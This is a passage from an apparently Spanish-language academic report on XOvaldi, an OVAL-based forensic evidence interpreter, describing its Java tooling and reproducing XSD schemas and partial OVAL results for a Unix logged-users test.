El intérprete maneja una buena cantidad de parámetros externos que definen su comportamiento, por ejemplo, la ubicación del repositorio de plugins entre otros. Para manejar la configuración del sistema se optó por utilizar las *Properties* de Java.

Este mecanismo resuelve de manera muy simple el acceso por parte de los módulos a los parámetros de configuración de la herramienta. Luego, se obtiene un producto altamente parametrizable mediante archivos de configuración básicos.

Log4J (Log for Java)

Versión utilizada: Log4J 1.2.15.

Categoría: Logging.

La generación de logs es una actividad muy importante en cualquier pieza de software. En esta aplicación, se incorporó Log4J (Log for Java) para resolver los mecanismos de logging.

Entre sus cualidades más destacables, se encuentra la posibilidad de definir distintos niveles de logging dentro de la aplicación dependiendo del mensaje que se desea informar. A su vez, se utiliza un archivo de configuración externo a la aplicación en el cual se define cual es el nivel de logging deseado para la ejecución. Con esto, cuando el sistema está en desarrollo, usualmente se maneja el nivel de “debug” o “info”, pero cuando está en producción se manejan niveles como “warning” o “error”.

Esto se debe a que típicamente los niveles inferiores de la jerarquía generan cantidades importantes de mensajes de log. La jerarquía por defecto es ERROR, WARN, INFO, DEBUG y TRACE. Mientras que el nivel ERROR solo loguea mensajes de error, el nivel WARN loguea warnings y además los errores. Así, el nivel de DEBUG loguea los mensajes de debugging y el de todos los niveles superiores.

Log4J provee otras características muy interesantes como la capacidad de definir la salida de los logs (archivos, consola, etc..) así como el formato para cada una de las salidas, pudiendo configurar timestamps, nombres de módulos, clases, métodos, threads, etc.. Es una herramienta extremadamente flexible y sumamente poderosa para su propósito.

Jython

Versión utilizada: Jython 2.5.1.

Jython (Python en Java) es un lenguaje de programación de alto nivel, dinámico y orientado a objetos basado en Python e implementado íntegramente en Java. Es el sucesor de JPython. Jython al igual que Python es un proyecto de código libre. El lenguaje de programación Jython es el mismo que Python, solo que implementado 100% en Java.

En este proyecto, Jython ha sido seleccionado como recurso de desarrollo pues permite la ejecución de código Python desde Java y viceversa. Python es de interés para la implantación de plugins sobretodo porque es un lenguaje ágil que permite una rápida prototipación de los mismos.

JRuby

Versión utilizada: JRuby 1.4.

JRuby (Ruby en Java), al igual que JPython, es un lenguaje de programación de alto nivel, interpretado, dinámico y orientado a objetos basado en Ruby e implementado íntegramente en Java. Combina excelentes características de lenguajes tanto compilados como interpretados.

En este proyecto, JRuby ha sido seleccionado como recurso de desarrollo pues permite la ejecución de código Ruby desde Java y viceversa. Ruby, al igual que Python, es un lenguaje con un amplio poder de scripting que permite prototipar rápidamente plugins para el intérprete en códigos muy compactos.

XML

XML, siglas en inglés de Extensible Markup Language (lenguaje de marcas extensible), es un metalenguaje extensible de etiquetas desarrollado por el World Wide Web Consortium (W3C).

No entraremos en mucho detalle aquí sobre este conocido lenguaje así que solo mencionaremos que hoy por hoy, no solo es el lenguaje utilizado actualmente para el intercambio de datos en la Web sino que se propone como un estándar para el intercambio de información estructurada entre diferentes plataformas.

XML está rodeado por cientos de tecnologías que lo complementan y expanden sus posibilidades. Tiene un papel muy importante en la actualidad ya que permite la compatibilidad entre sistemas para compartir la información de una manera segura, fiable y fácil.

XSD

XML Schema es un lenguaje de esquema utilizado para describir la estructura y las restricciones de los contenidos de los documentos XML de una forma muy precisa, más allá de las normas sintácticas impuestas por el propio lenguaje XML. Se llama esquema a un conjunto de reglas que restringe cómo debe ser un documento XML. Un lenguaje de esquema es un lenguaje que permite establecer dichas reglas. Si se observa el contenido de un archivo XSD (XML Schema Definition), puede percibir en forma abstracta como serán los documentos conformes con ese esquema.

XML Schema es un lenguaje escrito en XML, basado en una gramática y soporta diversos tipos de datos, simples y complejos. Una de las características interesantes del lenguaje, es el manejo de espacios de nombres (namespaces). Éstos definen contextos en los que se especifican diversos identificadores. Todos los identificadores dentro de un contexto o espacio de nombres deben ser diferentes. No obstante, dos identificadores iguales pueden existir si están asociados a espacios de nombres diferentes.

XPath

XPath, siglas en inglés de XML Path Language, es un lenguaje que permite direccionar partes de un documento XML. El mismo permite construir expresiones que recorren y procesan un documento XML. La idea es parecida a las expresiones regulares para seleccionar partes de un texto sin atributos (plain text). XPath permite buscar y seleccionar teniendo en cuenta la estructura jerárquica del XML. En este proyecto, XPATH fue investigado y utilizado en algunos recursos de la herramienta para la identificación de ciertas entradas en documentos XML.

JAXB

Versión utilizada: JAXB 2.2

JAXB (Java Architecture for XML Binding) es una tecnología de Java creada por Sun Microsystems y provee tres elementos muy poderosos.

- Schema binding. Permite generar un conjunto de clases Java que representan a un esquema XML.
- Unmarshalling. Permite crear un árbol de objetos con contenido que representa el contenido y la organización de un documento XML.
- Marshalling. Es lo opuesto de unmarshalling y permite crear un documento XML a partir de un árbol de objetos con contenido.

En este proyecto, JAXB fue utilizado para la generación automática de un modelo de datos que represente los tipos definidos en el lenguaje OVAL y XOval.

XJC

Versión utilizada: xjc 2.0

xjc es el compilador que permite enlazar y generar a partir de un esquema XML, un conjunto de clases que lo representa. Esta herramienta se utiliza en conjunto con JAXB.

La generación automática del modelo de datos XOval se realiza mediante una tarea de ant, la cual utiliza xjc para el binding de los esquemas XML.

Apache Commons Cli

Versión utilizada: Apache Commons Cli 1.2

Commons Cli es una librería provista por Apache que facilita la tarea de parsing de argumentos pasados al programa. Simplifica de gran manera el tratamiento de las opciones del programa y automatiza el despliegue de ayudas e información útil para el usuario.

Jetty WebServer

Versión utilizada: Jetty WebServer 6.1.3

Jetty es un servidor HTTP y un contenedor de Servlets escrito en Java. Jetty se publica como un proyecto de software libre bajo la licencia Apache 2.0. El desarrollo de Jetty se enfoca en crear un servidor web sencillo, eficiente, embebible y pluggable. El tamaño tan pequeño de Jetty lo hace apropiado para ofrecer servicios Web en una aplicación Java embebida. Como dato interesante, el soporte Java en el Google App Engine está construido sobre Jetty.

En XOvaldi, Jetty se utiliza para levantar un servidor web que quede a la escucha de conexiones HTTP en el puerto especificado.

Java Servlets

Versión utilizada: API 2.5

Un *servlet* es un componente Web basado en tecnología Java, el cual es gestionado por un contenedor de servlets y que es capaz de generar contenido en forma dinámica. Un contenedor es una parte de un servidor web, que agrega soporte de servlets. Los servlets interactúan con los clientes Web mediante un paradigma *request/response*, el cual es implementado por el contenedor de servlets. Jetty es un contenedor de servlets.

Los servlets pueden ser ejecutados en cualquier plataforma o en cualquier servidor debido a la tecnología Java que se usa para implementarlos. Se cargan de forma dinámica por el entorno de ejecución Java del servidor cuando se necesitan. Cuando se recibe una petición del cliente, el contenedor/servidor web inicia el servlet requerido. El servlet procesa la petición del cliente y envía la respuesta de vuelta al contenedor/servidor, que es ruteada al cliente.

La interacción cliente/servidor basada en Web usa el protocolo HTTP. EL protocolo HTTP es un protocolo sin estados basado en un modelo de petición y respuesta con un número pequeño y finito de métodos de petición como GET, POST, HEAD, OPTIONS, PUT, TRACE, DELETE, CONNECT, etc.. La respuesta contiene el estado de la respuesta y meta-información describiendo dicha respuesta. La mayor parte de las aplicaciones web basadas en servlets se construyen en el marco de trabajo del modelo petición/respuesta HTTP.

En XOvaldi, esta tecnología es utilizada para almacenar y recolectar evidencia digital en equipos remotos.

Apache HTTP Client

Versión utilizada: Apache HTTP Client 4.0.1

El componente HttpClient provee un importante conjunto de funcionalidades que permiten el acceso a recursos vía HTTP. Es muy flexible y provee un paquete eficiente, actualizado y rico en características que implementa el lado del cliente del protocolo HTTP, basándose en estándares y recomendaciones.

Este componente es utilizado por XOvaldi en su modalidad cliente para establecer una conexión HTTP con XOvaldi en su modalidad servidor.

11.4. Archivos y esquemas XML utilizados en Caso de Estudio

En esta sección se presentan los esquemas XML utilizados durante la extensión del lenguaje OVAL de modo de dar soporte a una nueva clase de evidencia, en este caso, usuarios conectados en sistemas Unix.

A continuación se presenta el contenido del esquema XML correspondiente a las definiciones Unix en XOval (*xoval-unix-definitions-schema.xsd*) conteniendo la especificación de la nueva clase de evidencia.

```
<?xml version="1.0"?>
<xsd:schema xmlns:xsd="http://www.w3.org/2001/XMLSchema"
  xmlns:oval-def="http://oval.mitre.org/XMLSchema/oval-definitions-5"
  xmlns:xoval-unix-def="http://www.fing.edu.uy/inco/grupos/gsi/XMLSchema/xoval-definitions-5#unix"
  xmlns:sch="http://purl.oclc.org/dsdl/schematron"
  targetNamespace="http://www.fing.edu.uy/inco/grupos/gsi/XMLSchema/xoval-definitions-5#unix"
  elementFormDefault="qualified" version="5.6">
  <xsd:import namespace="http://oval.mitre.org/XMLSchema/oval-definitions-5"
    schemaLocation="oval-definitions-schema.xsd" />
  <xsd:annotation>
    <xsd:documentation>The following is a description of the elements,
      types, and attributes that compose generic GSI tests found in
      Extended Open Vulnerability and Assessment Language (XOval). Each
      test is an extension of the standard test element defined in the Core
      Definition Schema. Through extension, each test inherits a set of
      elements and attributes that are shared amongst all OVAL tests. Each
      test is described in detail and should provide the information
      necessary to understand what each element and attribute represents.
      This document is intended for developers and assumes some familiarity
      with XML. A high level description of the interaction between the
      different tests and their relationship to the Core Definition Schema
      is not outlined here.</xsd:documentation>
    <xsd:documentation>The OVAL Schema is maintained by The Mitre
      Corporation and developed by the public OVAL Community. For more
      information, including how to get involved in the project and how to
      submit change requests, please visit the OVAL website at
      http://oval.mitre.org.</xsd:documentation>
    <xsd:appinfo>
      <schema>XOval Unix Definition</schema>
      <version>5.6</version>
      <date>03/15/2010 7:30:00 AM</date>
      <author> Computer Security Group (GSI) at Computing Science
        Department (InCo), Engineering School of the University of the
        Republic, Montevideo, Uruguay.</author>
      <terms_of_use>March 2010. Free for copy, modify and distribute. When
        distributing copies of the XOval Schema, this license header must be
        included.</terms_of_use>
      <sch:ns prefix="oval-def"
        uri="http://oval.mitre.org/XMLSchema/oval-definitions-5" />
      <sch:ns prefix="xoval-unix-def"
        uri="http://www.fing.edu.uy/inco/grupos/gsi/XMLSchema/xoval-definitions-5#unix" />
      <sch:ns prefix="xsi" uri="http://www.w3.org/2001/XMLSchema-instance" />
    </xsd:appinfo>
  </xsd:annotation>

  <!-- ================================================================= -->
  <!-- ======================  LOGGED USER TEST  ======================= -->
  <!-- ================================================================= -->
  <xsd:element name="loggeduser_test" substitutionGroup="oval-def:test">
    <xsd:annotation>
      <xsd:documentation>The logged user test is used to check information
        associated with logged users on a UNIX system, of the sort returned
        by the w command. It extends the standard TestType as defined in the
        oval-definitions-schema and one should refer to the TestType
        description for more information. The required object element
        references a password_object and the optional state element
        specifies the information to check. The evaluation of the test is
        guided by the check attribute that is inherited from the TestType.
      </xsd:documentation>
```

```
    </xsd:annotation>
    <xsd:complexType>
      <xsd:complexContent>
        <xsd:extension base="oval-def:TestType">
          <xsd:sequence>
            <xsd:element name="object" type="oval-def:ObjectRefType"
              minOccurs="1" maxOccurs="1" />
            <xsd:element name="state" type="oval-def:StateRefType"
              minOccurs="0" maxOccurs="1" />
          </xsd:sequence>
        </xsd:extension>
      </xsd:complexContent>
    </xsd:complexType>
  </xsd:element>
  <xsd:element name="loggeduser_object" substitutionGroup="oval-def:object">
    <xsd:annotation>
      <xsd:documentation>The loggeduser_object element is used by a
        loggeduser test to define the object to be evaluated. Each object
        extends the standard ObjectType as defined in the
        oval-definitions-schema and one should refer to the ObjectType
        description for more information. The common set element allows
        complex objects to be created using filters and set logic. Again,
        please refer to the description of the set element in the
        oval-definitions-schema.</xsd:documentation>
      <xsd:documentation>A userlogged object consists of a single username
        entity that identifies the user to be evaluated.</xsd:documentation>
    </xsd:annotation>
    <xsd:complexType>
      <xsd:complexContent>
        <xsd:extension base="oval-def:ObjectType">
          <xsd:sequence>
            <xsd:choice minOccurs="1" maxOccurs="1">
              <xsd:element ref="oval-def:set" />
              <xsd:sequence>
                <xsd:element name="username" type="oval-def:EntityObjectStringType"
                  minOccurs="1" maxOccurs="1">
                  <xsd:annotation>
                    <xsd:documentation />
                    <xsd:appinfo>
                      <sch:pattern id="loggeduserobjusername">
                        <sch:rule
                          context="xoval-unix-def:loggeduser_object/xoval-unix-def:username">
                          <sch:assert test="not(@datatype) or @datatype='string'">
                            <sch:value-of select="../@id" />
                            - datatype attribute for the username entity of a
                            loggeduser_object should be 'string'
                          </sch:assert>
                        </sch:rule>
                      </sch:pattern>
                    </xsd:appinfo>
                  </xsd:annotation>
                </xsd:element>
              </xsd:sequence>
            </xsd:choice>
          </xsd:sequence>
        </xsd:extension>
      </xsd:complexContent>
    </xsd:complexType>
  </xsd:element>
  <xsd:element name="loggeduser_state" substitutionGroup="oval-def:state">
    <xsd:annotation>
      <xsd:documentation>The loggeduser_state element defines the different
        information associated with the logged users on the system. Please
        refer to the individual elements in the schema for more details
        about what each represents.</xsd:documentation>
    </xsd:annotation>
    <xsd:complexType>
      <xsd:complexContent>
        <xsd:extension base="oval-def:StateType">
          <xsd:sequence>
            <xsd:element name="username" type="oval-def:EntityStateStringType"
              minOccurs="0" maxOccurs="1">
              <xsd:annotation>
                <xsd:documentation />
                <xsd:appinfo>
                  <sch:pattern id="loggedusersteusername">
                    <sch:rule
                      context="xoval-unix-def:loggeduser_state/xoval-unix-def:username">
                      <sch:assert test="not(@datatype) or @datatype='string'">
                        <sch:value-of select="../@id" />
```

```
                    - datatype attribute for the username entity of a
                    loggeduser_state should be 'string'
                  </sch:assert>
                </sch:rule>
              </sch:pattern>
            </xsd:appinfo>
          </xsd:annotation>
        </xsd:element>
        <xsd:element name="tty" type="oval-def:EntityStateStringType"
          minOccurs="0" maxOccurs="1">
          <xsd:annotation>
            <xsd:documentation>This is the TTY on which the user is logged
              on.</xsd:documentation>
            <xsd:appinfo>
              <sch:pattern id="loggeduserstetty">
                <sch:rule context="xoval-unix-def:loggeduser_state/xoval-unix-def:tty">
                  <sch:assert test="not(@datatype) or @datatype='string'">
                    <sch:value-of select="../@id" />
                    - datatype attribute for the tty entity of a
                    loggeduser_state should be 'string'
                  </sch:assert>
                </sch:rule>
              </sch:pattern>
            </xsd:appinfo>
          </xsd:annotation>
        </xsd:element>
        <xsd:element name="from" type="oval-def:EntityStateStringType"
          minOccurs="0" maxOccurs="1">
          <xsd:annotation>
            <xsd:documentation>This is the remote host who started the
              session.</xsd:documentation>
            <xsd:appinfo>
              <sch:pattern id="loggeduserstefrom">
                <sch:rule
                  context="xoval-unix-def:loggeduser_state/xoval-unix-def:from">
                  <sch:assert test="not(@datatype) or @datatype='string'">
                    <sch:value-of select="../@id" />
                    - datatype attribute for the from entity of a
                    loggeduser_state should be 'string'
                  </sch:assert>
                </sch:rule>
              </sch:pattern>
            </xsd:appinfo>
          </xsd:annotation>
        </xsd:element>
        <xsd:element name="login_time" type="oval-def:EntityStateStringType"
          minOccurs="0" maxOccurs="1">
          <xsd:annotation>
            <xsd:documentation>This is the time of day the user logged in,
              formatted in HH:MM:SS if it is the same day the user logged in,
              or formatted as MMM_DD (Ex.: Feb_5) if user logged in the
              previous day or further in the past.</xsd:documentation>
            <xsd:appinfo>
              <sch:pattern id="loggeduserstelogin_time">
                <sch:rule
                  context="xoval-unix-def:loggeduser_state/xoval-unix-def:login_time">
                  <sch:assert test="not(@datatype) or @datatype='string'">
                    <sch:value-of select="../@id" />
                    - datatype attribute for the login_time entity of a
                    loggeduser_state should be 'string'
                  </sch:assert>
                </sch:rule>
              </sch:pattern>
            </xsd:appinfo>
          </xsd:annotation>
        </xsd:element>
        <xsd:element name="idle_time" type="oval-def:EntityStateStringType"
          minOccurs="0" maxOccurs="1">
          <xsd:annotation>
            <xsd:documentation>This is the idle time for the user current
              session.</xsd:documentation>
            <xsd:appinfo>
              <sch:pattern id="loggedusersteidle_time">
                <sch:rule
                  context="xoval-unix-def:loggeduser_state/xoval-unix-def:idle_time">
                  <sch:assert test="not(@datatype) or @datatype='string'">
                    <sch:value-of select="../@id" />
                    - datatype attribute for the idle_time entity of a
                    loggeduser_state should be 'string'
                  </sch:assert>
```

```
                  </sch:rule>
                </sch:pattern>
              </xsd:appinfo>
            </xsd:annotation>
          </xsd:element>
          <xsd:element name="jcpu_time" type="oval-def:EntityStateStringType"
            minOccurs="0" maxOccurs="1">
            <xsd:annotation>
              <xsd:documentation>The JCPU time is the time used by all
                processes attached to the tty. It does not include past
                background jobs, but does include currently running background
                jobs.</xsd:documentation>
              <xsd:appinfo>
                <sch:pattern id="loggeduserstejcpu_time">
                  <sch:rule
                    context="xoval-unix-def:loggeduser_state/xoval-unix-def:jcpu_time">
                    <sch:assert test="not(@datatype) or @datatype='string'">
                      <sch:value-of select="../@id" />
                      - datatype attribute for the jcpu_time entity of a
                      loggeduser_state should be 'string'
                    </sch:assert>
                  </sch:rule>
                </sch:pattern>
              </xsd:appinfo>
            </xsd:annotation>
          </xsd:element>
          <xsd:element name="pcpu_time" type="oval-def:EntityStateStringType"
            minOccurs="0" maxOccurs="1">
            <xsd:annotation>
              <xsd:documentation>The PCPU time is the time used by the current
                process, named in the "what" field.</xsd:documentation>
              <xsd:appinfo>
                <sch:pattern id="loggeduserstepcpu_time">
                  <sch:rule
                    context="xoval-unix-def:loggeduser_state/xoval-unix-def:pcpu_time">
                    <sch:assert test="not(@datatype) or @datatype='string'">
                      <sch:value-of select="../@id" />
                      - datatype attribute for the pcpu_time entity of a
                      loggeduser_state should be 'string'
                    </sch:assert>
                  </sch:rule>
                </sch:pattern>
              </xsd:appinfo>
            </xsd:annotation>
          </xsd:element>
          <xsd:element name="what" type="oval-def:EntityStateStringType"
            minOccurs="0" maxOccurs="1">
            <xsd:annotation>
              <xsd:documentation>This is the command line of the user current
                process.</xsd:documentation>
              <xsd:appinfo>
                <sch:pattern id="loggeduserstewhat">
                  <sch:rule
                    context="xoval-unix-def:loggeduser_state/xoval-unix-def:what">
                    <sch:assert test="not(@datatype) or @datatype='string'">
                      <sch:value-of select="../@id" />
                      - datatype attribute for the what entity of a
                      loggeduser_state should be 'string'
                    </sch:assert>
                  </sch:rule>
                </sch:pattern>
              </xsd:appinfo>
            </xsd:annotation>
          </xsd:element>
        </xsd:sequence>
      </xsd:extension>
    </xsd:complexContent>
  </xsd:complexType>
 </xsd:element>
</xsd:schema>
```

Tabla 11.15: Esquema XML: xoval-unix-definitions-schema.xsd

El siguiente esquema XML corresponde a las características de sistemas Unix en XOval (*xoval-unix-system-characteristics-schema.xsd*).

```
<?xml version="1.0"?>
<xsd:schema xmlns:xsd="http://www.w3.org/2001/XMLSchema"
  xmlns:oval-sc="http://oval.mitre.org/XMLSchema/oval-system-characteristics-5"
  xmlns:xoval-unix-sc="http://www.fing.edu.uy/inco/grupos/gsi/XMLSchema/xoval-system-
characteristics-5#unix"
  xmlns:sch="http://purl.oclc.org/dsdl/schematron"
  targetNamespace="http://www.fing.edu.uy/inco/grupos/gsi/XMLSchema/xoval-system-characteristics-
5#unix"
  elementFormDefault="qualified" version="5.6">
  <xsd:import
    namespace="http://oval.mitre.org/XMLSchema/oval-system-characteristics-5"
    schemaLocation="oval-system-characteristics-schema.xsd" />
  <xsd:annotation>
    <xsd:documentation>The following is a description of the elements,
      types, and attributes that compose the UNIX specific system
      characteristic items found in Extended Open Vulnerability and
      Assessment Language (XOval). Each item is an extension of the
      standard item element defined in the Core System Characteristic
      Schema. Through extension, each item inherits a set of elements and
      attributes that are shared amongst all OVAL Items. Each item is
      described in detail and should provide the information necessary to
      understand what each element and attribute represents. This document
      is intended for developers and assumes some familiarity with XML. A
      high level description of the interaction between the different tests
      and their relationship to the Core System Characteristic Schema is
      not outlined here.</xsd:documentation>
    <xsd:documentation>The OVAL Schema is maintained by The Mitre
      Corporation and developed by the public OVAL Community. For more
      information, including how to get involved in the project and how to
      submit change requests, please visit the OVAL website at
      http://oval.mitre.org.</xsd:documentation>
    <xsd:appinfo>
      <schema>XOval Unix System Characteristics</schema>
      <version>5.6</version>
      <date>03/15/2010 7:30:00 AM</date>
      <author> Computer Security Group (GSI) at Computing Science
        Department (InCo), Engineering School of the University of the
        Republic, Montevideo, Uruguay.</author>
      <terms_of_use>March 2010. Free for copy, modify and distribute. When
        distributing copies of the XOval Schema, this license header must be
        included.</terms_of_use>
      <sch:ns prefix="oval-sc"
        uri="http://oval.mitre.org/XMLSchema/oval-system-characteristics-5" />
      <sch:ns prefix="xoval-unix-sc"
        uri="http://www.fing.edu.uy/inco/grupos/gsi/XMLSchema/xoval-system-characteristics-5#unix"
/>
      <sch:ns prefix="xsi" uri="http://www.w3.org/2001/XMLSchema-instance" />
    </xsd:appinfo>
  </xsd:annotation>

  <!-- ================================================================= -->
  <!-- ====================  LOGGED USER ITEM  ====================== -->
  <!-- ================================================================= -->
  <xsd:element name="loggeduser_item" substitutionGroup="oval-sc:item">
    <xsd:annotation>
      <xsd:documentation>Output of /usr/bin/w. See w(1).
      </xsd:documentation>
    </xsd:annotation>
    <xsd:complexType>
      <xsd:complexContent>
        <xsd:extension base="oval-sc:ItemType">
          <xsd:sequence>
            <xsd:element name="username" type="oval-sc:EntityItemStringType"
              minOccurs="0" maxOccurs="1">
              <xsd:annotation>
                <xsd:documentation>This is the name of the user for which data
                  was gathered.</xsd:documentation>
                <xsd:appinfo>
                  <sch:pattern id="loggeduseritemusername">
                    <sch:rule
                      context="xoval-unix-sc:loggeduser_item/xoval-unix-sc:username">
                      <sch:assert test="not(@datatype) or @datatype='string'">
                        item
```

```
                    <sch:value-of select="../@id" />
                    - datatype attribute for the username entity of a
                    loggeduser_item should be 'string'
                  </sch:assert>
                </sch:rule>
              </sch:pattern>
            </xsd:appinfo>
          </xsd:annotation>
        </xsd:element>
        <xsd:element name="tty" type="oval-sc:EntityItemStringType"
          minOccurs="0" maxOccurs="1">
          <xsd:annotation>
            <xsd:documentation>This is the TTY on which the user is logged
              on.</xsd:documentation>
            <xsd:appinfo>
              <sch:pattern id="loggeduseritemtty">
                <sch:rule context="xoval-unix-sc:loggeduser_item/xoval-unix-sc:tty">
                  <sch:assert test="not(@datatype) or @datatype='string'">
                    item
                    <sch:value-of select="../@id" />
                    - datatype attribute for the tty entity of a loggeduser_item
                    should be 'string'
                  </sch:assert>
                </sch:rule>
              </sch:pattern>
            </xsd:appinfo>
          </xsd:annotation>
        </xsd:element>
        <xsd:element name="from" type="oval-sc:EntityItemStringType"
          minOccurs="0" maxOccurs="1">
          <xsd:annotation>
            <xsd:documentation>This is the remote host who started the
              session.</xsd:documentation>
            <xsd:appinfo>
              <sch:pattern id="loggeduseritemfrom">
                <sch:rule context="xoval-unix-sc:loggeduser_item/xoval-unix-sc:from">
                  <sch:assert test="not(@datatype) or @datatype='string'">
                    item
                    <sch:value-of select="../@id" />
                    - datatype attribute for the from entity of a
                    loggeduser_item should be 'string'
                  </sch:assert>
                </sch:rule>
              </sch:pattern>
            </xsd:appinfo>
          </xsd:annotation>
        </xsd:element>
        <xsd:element name="login_time" type="oval-sc:EntityItemStringType"
          minOccurs="0" maxOccurs="1">
          <xsd:annotation>
            <xsd:documentation>This is the time of day the user logged in,
              formatted in HH:MM:SS if it is the same day the user logged in,
              or formatted as MMM_DD (Ex.: Feb_5) if user logged in the
              previous day or further in the past.</xsd:documentation>
            <xsd:appinfo>
              <sch:pattern id="loggeduseritemlogin_time">
                <sch:rule
                  context="xoval-unix-sc:loggeduser_item/xoval-unix-sc:login_time">
                  <sch:assert test="not(@datatype) or @datatype='string'">
                    item
                    <sch:value-of select="../@id" />
                    - datatype attribute for the login_time entity of a
                    loggeduser_item should be 'string'
                  </sch:assert>
                </sch:rule>
              </sch:pattern>
            </xsd:appinfo>
          </xsd:annotation>
        </xsd:element>
        <xsd:element name="idle_time" type="oval-sc:EntityItemStringType"
          minOccurs="0" maxOccurs="1">
          <xsd:annotation>
            <xsd:documentation>This is the idle time for the user current
              session.</xsd:documentation>
            <xsd:appinfo>
              <sch:pattern id="loggeduseritemidle_time">
                <sch:rule
                  context="xoval-unix-sc:loggeduser_item/xoval-unix-sc:idle_time">
                  <sch:assert test="not(@datatype) or @datatype='string'">
                    item
```

```
                      <sch:value-of select="../@id" />
                      - datatype attribute for the idle_time entity of a
                      loggeduser_item should be 'string'
                    </sch:assert>
                  </sch:rule>
                </sch:pattern>
              </xsd:appinfo>
            </xsd:annotation>
          </xsd:element>
          <xsd:element name="jcpu_time" type="oval-sc:EntityItemStringType"
            minOccurs="0" maxOccurs="1">
            <xsd:annotation>
              <xsd:documentation>The JCPU time is the time used by all
                processes attached to the tty. It does not include past
                background jobs, but does include currently running background
                jobs.</xsd:documentation>
              <xsd:appinfo>
                <sch:pattern id="loggeduseritemjcpu_time">
                  <sch:rule
                    context="xoval-unix-sc:loggeduser_item/xoval-unix-sc:jcpu_time">
                    <sch:assert test="not(@datatype) or @datatype='string'">
                      item
                      <sch:value-of select="../@id" />
                      - datatype attribute for the jcpu_time entity of a
                      loggeduser_item should be 'string'
                    </sch:assert>
                  </sch:rule>
                </sch:pattern>
              </xsd:appinfo>
            </xsd:annotation>
          </xsd:element>
          <xsd:element name="pcpu_time" type="oval-sc:EntityItemStringType"
            minOccurs="0" maxOccurs="1">
            <xsd:annotation>
              <xsd:documentation>The PCPU time is the time used by the current
                process, named in the "what" field.</xsd:documentation>
              <xsd:appinfo>
                <sch:pattern id="loggeduseritempcpu_time">
                  <sch:rule
                    context="xoval-unix-sc:loggeduser_item/xoval-unix-sc:pcpu_time">
                    <sch:assert test="not(@datatype) or @datatype='string'">
                      item
                      <sch:value-of select="../@id" />
                      - datatype attribute for the pcpu_time entity of a
                      loggeduser_item should be 'string'
                    </sch:assert>
                  </sch:rule>
                </sch:pattern>
              </xsd:appinfo>
            </xsd:annotation>
          </xsd:element>
          <xsd:element name="what" type="oval-sc:EntityItemStringType"
            minOccurs="0" maxOccurs="1">
            <xsd:annotation>
              <xsd:documentation>This is the command line of the user current
                process.</xsd:documentation>
              <xsd:appinfo>
                <sch:pattern id="loggeduseritemwhat">
                  <sch:rule context="xoval-unix-sc:loggeduser_item/xoval-unix-sc:what">
                    <sch:assert test="not(@datatype) or @datatype='string'">
                      item
                      <sch:value-of select="../@id" />
                      - datatype attribute for the what entity of a
                      loggeduser_item should be 'string'
                    </sch:assert>
                  </sch:rule>
                </sch:pattern>
              </xsd:appinfo>
            </xsd:annotation>
          </xsd:element>
        </xsd:sequence>
      </xsd:extension>
    </xsd:complexContent>
  </xsd:complexType>
</xsd:element>
</xsd:schema>
```

Tabla 11.16: Esquema XML: xoval-unix-system-characteristics-schema.xsd

El siguiente documento XML corresponde a los resultados obtenidos luego de ejecutar XOvaldi en la evaluación del procedimiento forense descrito en el caso de estudio sobre usuarios conectados en sistemas Unix.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<ns19:oval_results xmlns="http://www.w3.org/2000/09/xmldsig#"
    xmlns:ns2="http://oval.mitre.org/XMLSchema/oval-definitions-5"
    ...
    xmlns:ns15="http://www.fing.edu.uy/inco/grupos/gsi/XMLSchema/xoval-definitions-5#unix"
    ...
    xmlns:ns18="http://oval.mitre.org/XMLSchema/oval-common-5"
    xmlns:ns19="http://oval.mitre.org/XMLSchema/oval-results-5"
    xmlns:ns20="http://oval.mitre.org/XMLSchema/oval-system-characteristics-5"
    ...
    xmlns:ns29="http://www.fing.edu.uy/inco/grupos/gsi/XMLSchema/xoval-system-characteristics-
5#unix" >

    <ns19:generator>
        <ns18:product_name>XOvaldi Interpreter</ns18:product_name>
        <ns18:product_version>1.0</ns18:product_version>
        <ns18:schema_version>5.6</ns18:schema_version>
        <ns18:timestamp>2010-04-16T13:26:06.667-03:00</ns18:timestamp>
    </ns19:generator>

    <ns2:oval_definitions>
        <ns2:generator>
            <ns18:product_name>The XOval Repository</ns18:product_name>
            <ns18:schema_version>5.6</ns18:schema_version>
            <ns18:timestamp>2010-03-15T09:15:20.377-04:00</ns18:timestamp>
        </ns2:generator>
        <ns2:definitions>
            <ns2:definition class="inventory" version="1"
                id="oval:uy.edu.fing.gsi:def:20">
                <ns2:metadata>
                    <ns2:title>Unix Logged Users</ns2:title>
                    <ns2:affected family="unix" />
                    <ns2:reference ref_id="" source="" />
                    <ns2:description> List information about current logged users
                    </ns2:description>
                </ns2:metadata>
                <ns2:criteria>
                    <ns2:criterion comment="Test 20 - List Unix logged users"
                        test_ref="oval:uy.edu.fing.gsi:tst:20" />
                </ns2:criteria>
            </ns2:definition>
        </ns2:definitions>
        <ns2:tests>
            <ns15:loggeduser_test comment="List Unix Logged Users"
                check="at least one" check_existence="at_least_one_exists" version="1"
                id="oval:uy.edu.fing.gsi:tst:20">
                <ns15:object object_ref="oval:uy.edu.fing.gsi:obj:20" />
                <ns15:state state_ref="oval:uy.edu.fing.gsi:ste:20" />
            </ns15:loggeduser_test>
        </ns2:tests>
        <ns2:objects>
            <ns15:loggeduser_object version="1"
                id="oval:uy.edu.fing.gsi:obj:20">
                <ns15:username operation="pattern match">.*</ns15:username>
            </ns15:loggeduser_object>
        </ns2:objects>
        <ns2:states>
            <ns15:loggeduser_state version="1"
                id="oval:uy.edu.fing.gsi:ste:20">
                <ns15:username operation="pattern match">.*</ns15:username>
            </ns15:loggeduser_state>
        </ns2:states>
    </ns2:oval_definitions>

    <ns19:results>
        <ns19:system>
            <ns19:definitions>
                <ns19:definition result="true" version="1"
                    definition_id="oval:uy.edu.fing.gsi:def:20">
                    <ns19:criteria result="true" operator="AND">
                        <ns19:criterion result="true" version="1"
```

```
                        test_ref="oval:uy.edu.fing.gsi:tst:20" />
                </ns19:criteria>
            </ns19:definition>
        </ns19:definitions>
        <ns19:tests>
            <ns19:test result="true" check="at least one"
                check_existence="at_least_one_exists" version="1"
                test_id="oval:uy.edu.fing.gsi:tst:20">
                <ns19:tested_item result="true" item_id="1" />
                <ns19:tested_item result="true" item_id="2" />
                <ns19:tested_item result="true" item_id="3" />
                <ns19:tested_item result="true" item_id="4" />
                <ns19:tested_item result="true" item_id="5" />
                <ns19:tested_item result="true" item_id="6" />
                <ns19:tested_item result="true" item_id="7" />
                <ns19:tested_item result="true" item_id="8" />
                <ns19:tested_item result="true" item_id="9" />
            </ns19:test>
        </ns19:tests>
